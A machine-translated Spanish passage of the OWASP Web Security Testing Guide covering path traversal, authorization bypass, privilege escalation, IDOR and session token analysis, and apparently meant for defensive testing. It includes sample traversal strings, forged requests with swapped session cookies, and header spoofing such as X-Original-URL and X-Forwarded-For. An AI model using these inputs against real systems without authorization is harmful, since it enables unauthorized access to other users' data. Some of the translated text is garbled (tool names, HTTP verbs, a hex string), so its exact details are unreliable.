Además, al revisar el código fuente es posible analizar las funciones que se supone deben manejar entradas no válidas: algunos desarrolladores intentan cambiar las entradas no válidas para hacerlas válidas, evitando advertencias y errores. Estas funciones suelen ser propensas a sufrir fallos de seguridad.

Considere una aplicación web con estas instrucciones:

Machine Translated by Google


```
nombre de archivo = Request.QueryString("archivo");
Reemplazar(nombre de archivo, "/","\");
Reemplazar(nombre de archivo, "..\","");
```

La prueba del defecto se logra mediante:

```
archivo=..../...//boot.ini
archivo=....\\...\\boot.ini
archivo= ..\..\boot.ini
```

Herramientas

- DotDotPwn: el fuzzer transversal de directorio
- Cadenas Fuzz transversales de ruta (de la herramienta Wfuzz)
- ZAP OWASP
- Suite de eructos
- Herramientas de codificación/decodificación
- Buscador de cadenas "grep"
- DirBuster

Referencias

Libros blancos

- Modificación de adjuntos phpBB Inyección POST HTTP transversal de directorio
- Seudónimos de archivos de Windows: Pwnage y poesía

Machine Translated by Google

Pruebas para eludir el esquema de autorización

ID
WSTG-ATHZ-02

Resumen

Este tipo de prueba se centra en verificar cómo se ha implementado el esquema de autorización para cada rol o privilegio para obtener acceso a funciones y recursos reservados.

Para cada rol específico que desempeña el evaluador durante la evaluación y para cada función y solicitud que la aplicación se ejecuta durante la fase de post-autenticación, es necesario verificar:

- ¿Es posible acceder a ese recurso incluso si el usuario no está autenticado?
- ¿Es posible acceder a ese recurso después del cierre de sesión?
- ¿Es posible acceder a funciones y recursos a los que debería tener acceso un usuario que desempeña un rol diferente o ¿privilegio?

Intente acceder a la aplicación como usuario administrativo y realice un seguimiento de todas las funciones administrativas.

- ¿Es posible acceder a funciones administrativas si el evaluador inicia sesión como usuario no administrador?
- ¿Es posible utilizar estas funciones administrativas como un usuario con un rol diferente y para quien esa acción debe ser? ¿denegado?

Objetivos de la prueba

- Evaluar si es posible el acceso horizontal o vertical.

Cómo probar

- Acceda a recursos y realice operaciones de forma horizontal.
- Acceda a recursos y realice operaciones verticalmente.

Prueba del esquema de autorización de derivación horizontal

Para cada función, rol específico o solicitud que ejecute la aplicación, es necesario verificar:

- ¿Es posible acceder a recursos a los que debería tener acceso un usuario que tiene una identidad diferente con la misma ¿rol o privilegio?
- ¿Es posible operar funciones en recursos que deberían ser accesibles para un usuario que tiene una identidad diferente?

Para cada rol:

1. Registre o genere dos usuarios con privilegios idénticos.
2. Establecer y mantener activas dos sesiones diferentes (una para cada usuario).
3. Para cada solicitud, cambie los parámetros relevantes y el identificador de sesión del token uno al token dos y diagnosticar las respuestas para cada token.
4. Una aplicación se considerará vulnerable si las respuestas son las mismas, contienen los mismos datos privados o indican operación exitosa en recursos o datos de otros usuarios.

Por ejemplo, supongamos que la función `viewSettings` es parte de cada menú de cuenta de la aplicación con el mismo role, y él es posible a acceso él por solicitando el siguiente URL:

Machine Translated by Google

https://www.example.com/account/viewSettings . Luego, se genera la siguiente solicitud HTTP al llamar a la función viewSettings :

```
POST /account/viewSettings HTTP/1.1 Host:
www.example.com [otros
encabezados HTTP]
Cookie: ID de sesión = USER_SESSION

nombre de usuario = usuario_ejemplo
```

Respuesta válida y legítima:

```
HTTP1.1 200 correcto
[otros encabezados HTTP]

{
    "nombre de usuario": "usuario_ejemplo",
    "correo electrónico": "ejemplo@correo
    electrónico.com", "dirección": "Dirección de ejemplo"
}
```

El atacante puede intentar ejecutar esa solicitud con el mismo parámetro de nombre de usuario :

```
POST /account/viewCCpincode HTTP/1.1 Host:
www.example.com [otros
encabezados HTTP]
Cookie: ID de sesión = ATTACKER_SESSION

nombre de usuario = usuario_ejemplo
```

Si la respuesta del atacante contiene los datos de example_user , entonces la aplicación es vulnerable a ataques de movimiento lateral, donde un usuario puede leer o escribir los datos de otro usuario.

Prueba del esquema de autorización de omisión vertical

Una omisión de autorización vertical es específica del caso en que un atacante obtiene un rol superior al suyo. Las pruebas para esta omisión se centran en verificar cómo se ha implementado el esquema de autorización vertical para cada rol. Para cada función, página, rol específico o solicitud que ejecute la aplicación, es necesario verificar si es posible:

- Acceda a recursos a los que solo debería tener acceso un usuario con un rol superior.
- Operar funciones en recursos que deberían estar operativas solo por un usuario que tenga una identidad de rol superior o específica.

Para cada rol:

1. Registre un usuario.
2. Establecer y mantener dos sesiones diferentes basadas en los dos roles diferentes.
3. Para cada solicitud, cambie el identificador de sesión del original al identificador de sesión de otro rol y evalúe las respuestas de cada uno.
4. Una aplicación se considerará vulnerable si la sesión con privilegios más débiles contiene los mismos datos o indica operaciones exitosas en funciones con mayores privilegios.

Escenario de roles del sitio bancario

La siguiente tabla ilustra las funciones del sistema en un sitio bancario. Cada rol se vincula con permisos específicos para la funcionalidad del menú de eventos:

Machine Translated by Google

ROLE	PERMISO	PERMISO ADICIONAL
Administrador	Control total	Borrar
Gerente	Modificar, agregar, leer	Agregar
Personal	Leer, modificar	Modificar
Cliente	Solo lectura	

La aplicación se considerará vulnerable si:

1. El cliente podría operar funciones de administrador, gerente o personal;
2. El usuario del personal podría operar funciones de gerente o administrador;
3. El administrador podría operar funciones de administrador.

Supongamos que la función eliminarEvento forma parte del menú de la cuenta de administrador de la aplicación, y es posible acceder a ella solicitando la siguiente URL: https://www.example.com/account/deleteEvent . Luego, se genera la siguiente solicitud HTTP al llamar a la función deleteEvent :

```
POST /cuenta/deleteEvent HTTP/1.1
Host: www.example.com [otros
 encabezados HTTP]
Cookie: ID de sesión = ADMINISTRATOR_USER_SESSION

ID de evento = 1000001
```

La respuesta válida:

```
HTTP/1.1 200 correcto
[otros encabezados HTTP]

{"mensaje": "El evento fue eliminado"}
```

El atacante puede intentar ejecutar la misma solicitud:

```
POST /cuenta/deleteEvent HTTP/1.1
Host: www.example.com [otros
 encabezados HTTP]
Cookie: ID de sesión = CUSTOMER_USER_SESSION

ID de evento = 1000002
```

Si la respuesta a la solicitud del atacante contiene los mismos datos {"mensaje": "Evento fue eliminado"} la aplicación es vulnerable.

Acceso a la página del

administrador Supongamos que el menú del administrador es parte de la cuenta del administrador.

La aplicación se considerará vulnerable si cualquier rol distinto del administrador pudiera acceder al menú del administrador.
A veces, los desarrolladores realizan la validación de autorización solo en el nivel de la GUI y dejan las funciones sin validación de autorización, lo que puede generar una vulnerabilidad.

Pruebas de acceso a funciones administrativas

Machine Translated by Google

Por ejemplo, supongamos que la función addUser forma parte del menú administrativo de la aplicación, y es posible acceder a ella solicitando la siguiente URL https://www.example.com/admin/addUser .

Luego, se genera la siguiente solicitud HTTP al llamar a la función addUser :

```
POST /admin/addUser HTTP/1.1
Anfitrión: www.ejemplo.com
[...]

ID de usuario=usuario falso&role=3&group=grp001
```

Otras preguntas o consideraciones irían en la siguiente dirección:

- ¿Qué sucede si un usuario no administrativo intenta ejecutar esa solicitud?
- ¿Se creará el usuario?
- Si es así, ¿puede el nuevo usuario utilizar sus privilegios?

Pruebas de acceso a recursos asignados a una función diferente

Varias aplicaciones configuran controles de recursos según los roles de los usuarios. Tomemos un ejemplo de currículum vitae (curriculum vitae) cargado en un formulario de carrera en un depósito de S3.

Como usuario normal, intenta acceder a la ubicación de esos archivos. Si puede recuperarlos, modificarlos o eliminarlos, entonces la aplicación es vulnerable.

Pruebas para el manejo de encabezados de solicitudes especiales

Algunas aplicaciones admiten encabezados no estándar, como X-Original-URL o X-Rewrite-URL, para permitir anular la URL de destino en solicitudes con la especificada en el valor del encabezado.

Este comportamiento se puede aprovechar en una situación en la que la aplicación está detrás de un componente que aplica una restricción de control de acceso según la URL de solicitud.

El tipo de restricción de control de acceso basada en la URL de solicitud puede ser, por ejemplo, bloquear el acceso desde Internet a una consola de administración expuesta en /console o /admin .

Para detectar la compatibilidad con el encabezado X-Original-URL o X-Rewrite-URL , se pueden aplicar los siguientes pasos.

1. Envíe una solicitud normal sin ningún encabezado X-Original-Url o X-Rewrite-Url

```
OBTENER / HTTP/1.1
Anfitrión: www.ejemplo.com
[...]
```

2. Envíe una solicitud con un encabezado X-Original-Url que apunte a un recurso inexistente

```
OBTENER / HTTP/1.1
Anfitrión: www.example.com
X-URL-original: /donotexist1 [...]
```

3. Envíe una solicitud con un encabezado X-Rewrite-Url que apunte a un recurso inexistente

```
OBTENER / HTTP/1.1
Anfitrión: www.example.com
X-Rewrite-URL: /donotexist2
[...]
```

Machine Translated by Google

Si la respuesta a cualquiera de las solicitudes contiene marcadores de que no se encontró el recurso, esto indica que la aplicación admite encabezados de solicitud especiales. Estos marcadores pueden incluir el código de estado de respuesta HTTP 404 o un mensaje de "recurso no encontrado" en el cuerpo de la respuesta.

Una vez que se validó el soporte para el encabezado X-Original-URL o X-Rewrite-URL , se puede aprovechar la tentativa de omitir la restricción de control de acceso enviando la solicitud esperada a la aplicación pero especificando una URL "permitida" en el frente. -end componente como la URL de solicitud principal y especificando la URL de destino real en el encabezado X-Original-URL o X-Rewrite-URL , según cuál sea compatible. Si ambos son compatibles, intente uno tras otro para verificar para qué encabezado es efectivo el bypass.

4. Otros encabezados a considerar

A menudo, los paneles de administración o las funciones administrativas relacionadas solo son accesibles para los clientes en redes locales, por lo que es posible abusar de varios proxy o encabezados HTTP relacionados con el reenvío para obtener acceso. Algunos encabezados y valores para probar son:

- Encabezados:
  - X-reenviado-para
  - X-Adelante-Para
  - X-IP remota
  - IP de origen X
  - Dirección remota X
  - X-Cliente-IP
- Valores
  - 127.0.0.1 (o cualquier valor en los espacios de direcciones 127.0.0.0/8 o ::1/128)
  - servidor local
  - Cualquier RFC1918 DIRECCIÓN:
    - 10.0.0.0/8
    - 172.16.0.0/12
    - 192.168.0.0/16
  - Enlace direcciones locales: 169.254.0.0/16

Nota: Incluir un elemento de puerto junto con la dirección o el nombre de host también puede ayudar a evitar protecciones perimetrales como firewalls de aplicaciones web, etc. Por ejemplo: 127.0.0.4:80 , 127.0.0.4:443 , 127.0.0.4:43982

Remediación

Emplee los principios de privilegios mínimos en los usuarios, roles y recursos para garantizar que no se produzca ningún acceso no autorizado.

Herramientas

- Proxy de ataque OWASP Zed (ZAP)
  - Complemento ZAP: Pruebas de control de acceso
- Suite Port Swigger para eructar
  - Extensión de eructar: AuthMatrix
  - Extensión de eructar: Autorizar

Referencias

Estándar de verificación de seguridad de aplicaciones OWASP 4.0.1, v4.0.1-1, v4.0.1-4, v4.0.1-9, v4.0.1-16

Machine Translated by Google

Pruebas de escalada de privilegios

WSTG-ATHZ-03

Resumen

Esta sección describe la cuestión de escalar privilegios de una etapa a otra. Durante esta fase, el evaluador debe verificar que no sea posible que un usuario modifique sus privilegios o roles dentro de la aplicación de manera que pueda permitir ataques de escalada de privilegios.

La escalada de privilegios se produce cuando un usuario obtiene acceso a más recursos o funciones de las que normalmente se le permiten, y la aplicación debería haber evitado dicha elevación o cambios. Esto suele deberse a un fallo en la aplicación. El resultado es que la aplicación realiza acciones con más privilegios que los previstos por el desarrollador o administrador del sistema.

El grado de escalada depende de los privilegios que el atacante está autorizado a poseer y de los privilegios que se pueden obtener en un exploit exitoso. Por ejemplo, un error de programación que permite a un usuario obtener privilegios adicionales después de una autenticación exitosa limita el grado de escalada, porque el usuario ya está autorizado a tener algún privilegio. Del mismo modo, un atacante remoto que obtiene privilegios de superusuario sin ninguna autenticación presenta un mayor grado de escalada.

Por lo general, la gente se refiere a escalada vertical cuando es posible acceder a recursos otorgados a cuentas más privilegiadas (por ejemplo, adquirir privilegios administrativos para la aplicación), y a escalada horizontal cuando es posible acceder a recursos otorgados a una cuenta configurada de manera similar (por ejemplo, en una aplicación de banca online, accediendo a información relacionada con un usuario diferente).

Objetivos de la prueba

- Identificar puntos de inyección relacionados con la manipulación de privilegios.
- Difuminar o intentar de otro modo eludir las medidas de seguridad.

Cómo probar

Pruebas de manipulación de roles/privilegios

En cada parte de la aplicación donde un usuario puede crear información en la base de datos (por ejemplo, realizar un pago, agregar un contacto o enviar un mensaje), puede recibir información (estado de cuenta, detalles de un pedido, etc.) o eliminar información. (bajar usuarios, mensajes, etc.), es necesario registrar esa funcionalidad. El evaluador debe intentar acceder a dichas funciones como otro usuario para verificar si es posible acceder a una función que no debería estar permitida por el rol/privilegio del usuario (pero que podría estar permitida como otro usuario).

Manipulación del grupo de usuarios

Por ejemplo: El siguiente HTTP POST permite al usuario que pertenece a grp001 acceder a la orden `#0001:`

```
POST /user/viewOrder.jsp HTTP/1.1 Host:
www.example.com
...

ID de grupo=grp001&ID de pedido=0001
```

Verifique si un usuario que no pertenece a grp001 puede modificar el valor de los parámetros `groupID` y `orderID` para obtener acceso a esos datos privilegiados.

Manipulación del perfil de usuario

Por ejemplo: la respuesta del siguiente servidor muestra un campo oculto en el HTML devuelto al usuario después de una autenticación exitosa.

```
HTTP/1.1 200 correcto
Servidor: Netscape-Enterprise/6.0 Fecha: miércoles,
1 de abril de 2006 13:51:20 GMT Configurar cookie:
USER=aW78ryrGrTWs4MnOd32Fs51yDqp; ruta=/; dominio=www.ejemplo.com Conjunto-Cookie:
SESSION=k+KmKeHXTgDi1J5fT7Zz; ruta=/; dominio= www.ejemplo.com Control de caché: sin caché

Pragma: sin caché
Longitud del contenido: 247
Tipo de contenido: texto/html
Expira: jueves, 01 de enero de 1970 00:00:00 GMT
Conexión: cerrar

<formulario nombre="autoriz" método="POST" acción = "visual.jsp"> < tipo de entrada="oculto"
nombre="perfil" valor="SysAdmin">\

<body onload="document.forms.autoriz.submit()"> </td>

</tr>
```

¿Qué pasa si el evaluador modifica el valor de la variable perfil a SysAdmin ? ¿Es posible convertirse en administrador?

Manipulación del valor de la condición

Por ejemplo: en un entorno donde el servidor envía un mensaje de error contenido como un valor en un parámetro específico en un conjunto de códigos de respuesta, como el siguiente:

```
@0`1`3`3``0`UC`1`Estado`OK`SEC`5`1`0`ResultSet`0`PVValid`-1`0`0` Notificaciones`0`0`3`Comando
Administrador`0`0`0` StateToolsBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0
```

El servidor otorga una confianza implícita al usuario. Se cree que el usuario responderá con el mensaje anterior cerrando la sesión.

En esta condición, verifique que no sea posible escalar privilegios modificando los valores de los parámetros. En este ejemplo particular, modificando el valor PVValid de -1 a 0 (sin condiciones de error), es posible autenticarse como administrador en el servidor.

Manipulación de la dirección IP

Algunos sitios web limitan el acceso o cuentan el número de intentos fallidos de inicio de sesión según la dirección IP.

Por ejemplo:

```
X-reenviado-para: 8.1.1.1
```

En este caso, si el sitio web utiliza el valor de X-forwarded-For como dirección IP del cliente, el evaluador puede cambiar el valor de IP del encabezado HTTP X-forwarded-For para solucionar la identificación de la fuente de IP.

Recorrido de URL

Intente recorrer el sitio web y verifique si algunas páginas pueden no pasar la verificación de autorización.

Por ejemplo:

Machine Translated by Google


```
/../../userInfo.html
```

Caja blanca

Si la verificación de autorización de URL solo se realiza mediante una coincidencia parcial de URL, entonces es probable que los evaluadores o los piratas informáticos puedan solucionar la autorización mediante técnicas de codificación de URL.

Por ejemplo:

```
comienza con(), termina con(), contiene(), indexOf()
```

ID de sesión débil

Un ID de sesión débil tiene un algoritmo que puede ser vulnerable a un ataque de fuerza bruta. Por ejemplo, un sitio web utiliza MD5 `(Contraseña + ID de usuario)` como ID de sesión. Luego, los evaluadores pueden adivinar o generar el ID de sesión para otros usuarios.

Referencias

Libros blancos

- Wikipedia - Escalada de privilegios

Herramientas

- Proxy de ataque OWASP Zed (ZAP)

Machine Translated by Google

Pruebas de referencias directas a objetos inseguros

WSTG-ATHZ-04

Resumen

Las referencias directas a objetos inseguras (IDOR) ocurren cuando una aplicación proporciona acceso directo a objetos en función de la entrada proporcionada por el usuario. Como resultado de esta vulnerabilidad, los atacantes pueden eludir la autorización y acceder directamente a los recursos del sistema, por ejemplo, registros o archivos de bases de datos. Las referencias directas a objetos inseguras permiten a los atacantes eludir la autorización y acceder a los recursos directamente modificando el valor de un parámetro utilizado para apuntar directamente a un objeto.
Dichos recursos pueden ser entradas de bases de datos que pertenecen a otros usuarios, archivos del sistema y más. Esto se debe al hecho de que la aplicación toma la información proporcionada por el usuario y la utiliza para recuperar un objeto sin realizar suficiente
controles de autorización.

Objetivos de la prueba

- Identificar puntos donde pueden ocurrir referencias a objetos.
- Evaluar las medidas de control de acceso y si son vulnerables a IDOR.

Cómo probar

Para probar esta vulnerabilidad, el evaluador primero debe mapear todas las ubicaciones en la aplicación donde se utiliza la entrada del usuario para hacer referencia a objetos directamente. Por ejemplo, ubicaciones donde se utiliza la entrada del usuario para acceder a una fila de base de datos, un archivo, páginas de aplicaciones y más. A continuación, el evaluador debe modificar el valor del parámetro utilizado para hacer referencia a objetos y evaluar si es posible recuperar objetos que pertenecen a otros usuarios o eludir la autorización.

La mejor manera de probar las referencias directas a objetos sería tener al menos dos (a menudo más) usuarios para cubrir diferentes objetos y funciones de propiedad. Por ejemplo, dos usuarios, cada uno de los cuales tiene acceso a diferentes objetos (como información de compra, mensajes privados, etc.) y (si corresponde) usuarios con diferentes privilegios (por ejemplo, usuarios administradores) para ver si hay referencias directas a la funcionalidad de la aplicación. Al tener varios usuarios, el evaluador ahorra un valioso tiempo de prueba al adivinar diferentes nombres de objetos, ya que puede intentar acceder a objetos que pertenecen al otro usuario.

A continuación se muestran varios escenarios típicos para esta vulnerabilidad y los métodos para probar cada uno:

El valor de un parámetro se utiliza directamente para recuperar un registro de base de datos

Solicitud de muestra:

```
http://foo.bar/somepage?invoice=12345
```

En este caso, el valor del parámetro factura se utiliza como índice en una tabla de facturas en la base de datos. La aplicación toma el valor de este parámetro y lo utiliza en una consulta a la base de datos. Luego, la aplicación devuelve la información de la factura al usuario.

Dado que el valor de la factura va directamente a la consulta, modificando el valor del parámetro es posible recuperar cualquier objeto de la factura, independientemente del usuario al que pertenece la factura. Para probar este caso, el evaluador debe obtener el identificador de una factura que pertenece a un usuario de prueba diferente (asegurándose de que no deba ver esta información según la lógica empresarial de la aplicación) y luego verificar si es posible acceder a los objetos sin autorización.

El valor de un parámetro se utiliza directamente para realizar una operación en el sistema

Solicitud de muestra:

Machine Translated by Google


```
http://foo.bar/changepassword?user=algunusuario
```

En este caso, el valor del parámetro de usuario se utiliza para indicarle a la aplicación para qué usuario debe cambiar la contraseña. En muchos casos, este paso será parte de un asistente o una operación de varios pasos. En el primer paso, la aplicación recibirá una solicitud indicando qué contraseña de usuario se debe cambiar y, en el siguiente paso, el usuario proporcionará una nueva contraseña (sin solicitar la actual).

El parámetro de usuario se utiliza para hacer referencia directamente al objeto del usuario para quien se realizará la operación de cambio de contraseña. Para probar este caso, el evaluador debe intentar proporcionar un nombre de usuario de prueba diferente al que inició sesión actualmente y verificar si es posible modificar la contraseña de otro usuario.

El valor de un parámetro se utiliza directamente para recuperar un recurso del sistema de archivos

Solicitud de muestra:

```
http://foo.bar/showImage?img=img00011
```

En este caso, el valor del parámetro de archivo se utiliza para indicarle a la aplicación qué archivo pretende recuperar el usuario. Al proporcionar el nombre o identificador de un archivo diferente (por ejemplo archivo=image00012.jpg), el atacante podrá recuperar objetos que pertenecen a otros usuarios.

Para probar este caso, el evaluador debe obtener una referencia a la que se supone que el usuario no puede acceder e intentar acceder a ella usándola como valor del parámetro de archivo . Nota: Esta vulnerabilidad a menudo se explota junto con una vulnerabilidad de recorrido de directorio/ruta (consulte Pruebas de recorrido de ruta).

El valor de un parámetro se utiliza directamente para acceder a la funcionalidad de la aplicación

Solicitud de muestra:

```
http://foo.bar/accessPage?menuitem=12
```

En este caso, el valor del parámetro menuitem se utiliza para indicarle a la aplicación a qué elemento del menú (y por lo tanto a qué funcionalidad de la aplicación) está intentando acceder el usuario. Supongamos que se supone que el usuario está restringido y, por lo tanto, tiene enlaces disponibles solo para acceder a los elementos del menú 1, 2 y 3. Al modificar el valor del parámetro menuitem es posible omitir la autorización y acceder a funciones adicionales de la aplicación. Para probar este caso, el evaluador identifica una ubicación donde la funcionalidad de la aplicación se determina mediante referencia a un elemento del menú, asigna los valores de los elementos del menú al que puede acceder el usuario de prueba determinado y luego prueba otros elementos del menú.

En los ejemplos anteriores es suficiente la modificación de un único parámetro. Sin embargo, a veces la referencia del objeto puede dividirse entre más de un parámetro y las pruebas deben ajustarse en consecuencia.

Referencias

Las 10 principales referencias directas a objetos inseguros de 2013-A4

Machine Translated by Google

4.6 Pruebas de gestión de sesiones

4.6.1 Pruebas del esquema de gestión de sesiones

4.6.2 Prueba de atributos de cookies

4.6.3 Prueba de fijación de sesión

4.6.4 Pruebas de variables de sesión expuestas

4.6.5 Pruebas de falsificación de solicitudes entre sitios

4.6.6 Prueba de la funcionalidad de cierre de sesión

4.6.7 Tiempo de espera de la sesión de prueba

4.6.8 Pruebas de desconcierto de sesiones

4.6.9 Pruebas de secuestro de sesión

Machine Translated by Google

Pruebas del esquema de gestión de sesiones

WSTG-SESS-01

Resumen

Uno de los componentes centrales de cualquier aplicación basada en web es el mecanismo mediante el cual controla y mantiene el estado de un usuario que interactúa con ella. Para evitar la autenticación continua para cada página de un sitio web o servicio, las aplicaciones web implementan varios mecanismos para almacenar y validar credenciales durante un período de tiempo predeterminado. Estos mecanismos se conocen como Gestión de Sesiones.

En esta prueba, el evaluador quiere comprobar que las cookies y otros tokens de sesión se crean de forma segura e impredecible. Un atacante que sea capaz de predecir y falsificar una cookie débil puede secuestrar fácilmente las sesiones de usuarios legítimos.

Las cookies se utilizan para implementar la gestión de sesiones y se describen en detalle en RFC 2965. En pocas palabras, cuando un usuario accede a una aplicación que necesita realizar un seguimiento de las acciones y la identidad de ese usuario a través de múltiples solicitudes, se utiliza una cookie (o cookies). generado por el servidor y enviado al cliente. Luego, el cliente enviará la cookie de regreso al servidor en todas las conexiones siguientes hasta que la cookie caduque o se destruya. Los datos almacenados en la cookie pueden proporcionar al servidor un amplio espectro de información sobre quién es el usuario, qué acciones ha realizado hasta el momento, cuáles son sus preferencias, etc., proporcionando así un estado a un protocolo sin estado como HTTP.

Un ejemplo típico lo proporciona un carrito de compras en línea. A lo largo de la sesión de un usuario, la aplicación debe realizar un seguimiento de su identidad, su perfil, los productos que ha elegido comprar, la cantidad, los precios individuales, los descuentos, etc. Las cookies son una forma eficaz de almacenar y transmitir esto. información de ida y vuelta (otros métodos son parámetros de URL y campos ocultos).

Debido a la importancia de los datos que almacenan, las cookies son vitales para la seguridad general de la aplicación.
Ser capaz de manipular las cookies puede resultar en el secuestro de sesiones de usuarios legítimos, la obtención de mayores privilegios en una sesión activa y, en general, influir en las operaciones de la aplicación de forma no autorizada.

En esta prueba, el evaluador debe comprobar si las cookies enviadas a los clientes pueden resistir una amplia gama de ataques destinados a interferir con las sesiones de usuarios legítimos y con la propia aplicación. El objetivo general es poder falsificar una cookie que la aplicación considere válida y que proporcione algún tipo de acceso no autorizado (secuestro de sesión, escalada de privilegios,…).

Normalmente los pasos principales del patrón de ataque son los siguientes:

- recopilación de cookies: recopilación de una cantidad suficiente de muestras de cookies;
- ingeniería inversa de cookies: análisis del algoritmo de generación de cookies; Manipulación de
- cookies: falsificación de una cookie válida para realizar el ataque. Este último paso puede requerir una gran cantidad de intentos, dependiendo de cómo se crea la cookie (ataque de fuerza bruta de la cookie).

Otro patrón de ataque consiste en desbordar una cookie. Estrictamente hablando, este ataque tiene una naturaleza diferente, ya que aquí los evaluadores no intentan recrear una cookie perfectamente válida. En cambio, el objetivo es desbordar un área de memoria, interfiriendo así con el comportamiento correcto de la aplicación y posiblemente inyectando (y ejecutando remotamente) código malicioso.

Objetivos de la prueba

- Reúna tokens de sesión, para el mismo usuario y para diferentes usuarios cuando sea posible.
- Analice y asegúrese de que exista suficiente aleatoriedad para detener los ataques de falsificación de sesiones.
- Modificar las cookies que no están firmadas y contienen información que puede ser manipulada.

Machine Translated by Google

Cómo probar

Pruebas de caja negra y ejemplos

Toda interacción entre el cliente y la aplicación debe probarse al menos según los siguientes criterios:

- ¿Están todas las directivas Set-Cookie etiquetadas como seguras ?
- ¿Se realizan operaciones de cookies a través de transporte no cifrado?
- ¿Se puede forzar la cookie a través de un transporte no cifrado?
- Si es así, ¿cómo mantiene la aplicación la seguridad?
- ¿Hay alguna cookie persistente?
- ¿Qué tiempos de caducidad se utilizan en las cookies persistentes? ¿Son razonables?
- ¿Las cookies que se espera que sean transitorias están configuradas como tales?
- ¿Qué configuraciones de control de caché HTTP/1.1 se utilizan para proteger las cookies?
- ¿Qué configuraciones de control de caché HTTP/1.0 se utilizan para proteger las cookies?

Colección de galletas

El primer paso necesario para manipular las cookies es comprender cómo la aplicación crea y gestiona las cookies. Para esta tarea, los evaluadores deben intentar responder las siguientes preguntas:

- ¿Cuántas cookies utiliza la aplicación?

  Navega por la aplicación. Tenga en cuenta cuándo se crean las cookies. Haz un listado de las cookies recibidas, la página que las establece (con la directiva set-cookie), el dominio para el que son válidas, su valor y sus características.

- ¿Qué partes de la aplicación generan o modifican la cookie?

  Navegando por la aplicación podrá encontrar qué cookies permanecen constantes y cuáles se modifican. ¿Qué eventos modifican la cookie?

- ¿Qué partes de la aplicación requieren esta cookie para poder acceder y utilizar?

  Descubra qué partes de la aplicación necesitan una cookie. Acceda a una página y vuelva a intentarlo sin la cookie o con un valor modificado de la misma. Intente mapear qué cookies se utilizan y dónde.

Una hoja de cálculo que asigne cada cookie a las partes correspondientes de la aplicación y la información relacionada puede ser un resultado valioso de esta fase.

Análisis de sesión

Los propios tokens de sesión (cookie, ID de sesión o campo oculto) deben examinarse para garantizar su calidad desde una perspectiva de seguridad. Deben probarse según criterios como su aleatoriedad, unicidad, resistencia al análisis estadístico y criptográfico y fuga de información.

- Estructura del token y fuga de información

La primera etapa es examinar la estructura y el contenido de un ID de sesión proporcionado por la aplicación. Un error común es incluir datos específicos en el Token en lugar de emitir un valor genérico y hacer referencia a datos reales del lado del servidor.

Si el ID de sesión es texto claro, la estructura y los datos pertinentes pueden ser inmediatamente obvios, como por ejemplo `192.168.100.1:owaspuser:contraseña:15:58 .`

Si parte o el token completo parece estar codificado o codificado, se debe comparar con varias técnicas para verificar si hay una ofuscación obvia. Por ejemplo, la cadena 192.168.100.1:owaspuser:password:15:58 se representa en hexadecimal, Base64 y como un hash MD5:

- Hexagonal: `3139322E3136382E3130302E313A6F776173707757365723A70617373776F72643A31353A3538`

Machine Translated by Google

- Base64: MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
- MD5: 01c2fc4f0a817afd8366689bd29dd40a

Una vez identificado el tipo de ofuscación, es posible volver a decodificar los datos originales. Sin embargo, en la mayoría de los casos esto es poco probable. Aun así, puede resultar útil enumerar la codificación vigente a partir del formato del mensaje.
Además, si se pueden deducir tanto el formato como la técnica de ofuscación, se podrían idear ataques automatizados de fuerza bruta.

Los tokens híbridos pueden incluir información como la dirección IP o la ID de usuario junto con una parte codificada, como owaspuser:192.168.100.1:a7656fafe94dae72b1e1487670148412 .

Habiendo analizado un token de sesión único, se debe examinar la muestra representativa. Un simple análisis de los tokens debería revelar inmediatamente cualquier patrón obvio. Por ejemplo, un token de 32 bits puede incluir 16 bits de datos estáticos y 16 bits de datos variables. Esto puede indicar que los primeros 16 bits representan un atributo fijo del usuario (por ejemplo, el nombre de usuario o la dirección IP). Si el segundo fragmento de 16 bits se incrementa a un ritmo regular, puede indicar un elemento secuencial o incluso basado en el tiempo para la generación del token. Ver ejemplos.

Si se identifican elementos estáticos de los Tokens, se deben recopilar más muestras, variando un elemento de entrada potencial a la vez. Por ejemplo, los intentos de iniciar sesión a través de una cuenta de usuario diferente o desde una dirección IP diferente pueden producir una variación en la parte previamente estática del token de sesión.

Las siguientes áreas deben abordarse durante las pruebas de estructura de ID de sesión única y múltiple:

- ¿Qué partes del ID de sesión son estáticas?
- ¿Qué información confidencial en texto claro se almacena en el ID de sesión? Por ejemplo, nombres de usuario/UID, direcciones IP.
- ¿Qué información confidencial fácilmente decodificada se almacena?
- ¿Qué información se puede deducir de la estructura del ID de sesión?
- ¿Qué partes del ID de sesión son estáticas para las mismas condiciones de inicio de sesión?
- ¿Qué patrones obvios están presentes en el ID de sesión en su conjunto o en partes individuales?

Previsibilidad y aleatoriedad del ID de sesión

Se debe realizar un análisis de las áreas variables (si las hay) del ID de sesión para establecer la existencia de cualquier patrón reconocible o predecible. Estos análisis se pueden realizar manualmente y con herramientas estadísticas o criptoanalíticas personalizadas o OTS para deducir cualquier patrón en el contenido del ID de sesión. Las comprobaciones manuales deben incluir comparaciones de los ID de sesión emitidos para las mismas condiciones de inicio de sesión (por ejemplo, el mismo nombre de usuario, contraseña y dirección IP).

El tiempo es un factor importante que también debe controlarse. Se deben realizar un gran número de conexiones simultáneas para recopilar muestras en la misma ventana de tiempo y mantener esa variable constante. Incluso una cuantificación de 50 ms o menos puede ser demasiado burda y una muestra tomada de esta manera puede revelar componentes basados en el tiempo que de otro modo serían
omitido.

Los elementos variables deben analizarse a lo largo del tiempo para determinar si son de naturaleza incremental. Cuando sean incrementales, se deben investigar patrones relacionados con el tiempo absoluto o transcurrido. Muchos sistemas utilizan el tiempo como semilla para sus elementos pseudoaleatorios. Cuando los patrones son aparentemente aleatorios, se deben considerar como una posibilidad los cambios de tiempo unidireccionales u otras variaciones ambientales. Normalmente, el resultado de un hash criptográfico es un número decimal o hexadecimal, por lo que debe ser identificable.

Al analizar secuencias, patrones o ciclos de ID de sesión, los elementos estáticos y las dependencias del cliente deben considerarse como posibles elementos que contribuyen a la estructura y función de la aplicación.

- ¿Se puede demostrar que los ID de sesión son de naturaleza aleatoria? ¿Se pueden reproducir los valores resultantes?
- ¿Las mismas condiciones de entrada producen el mismo ID en una ejecución posterior?
- ¿Se puede demostrar que los ID de sesión son resistentes al análisis estadístico o criptográfico?
- ¿Qué elementos de los ID de sesión están vinculados en el tiempo?

Machine Translated by Google

- ¿Qué partes de los ID de sesión son predecibles?
- ¿Se puede deducir la siguiente identificación, dado el conocimiento completo del algoritmo de generación y las identificaciones anteriores?

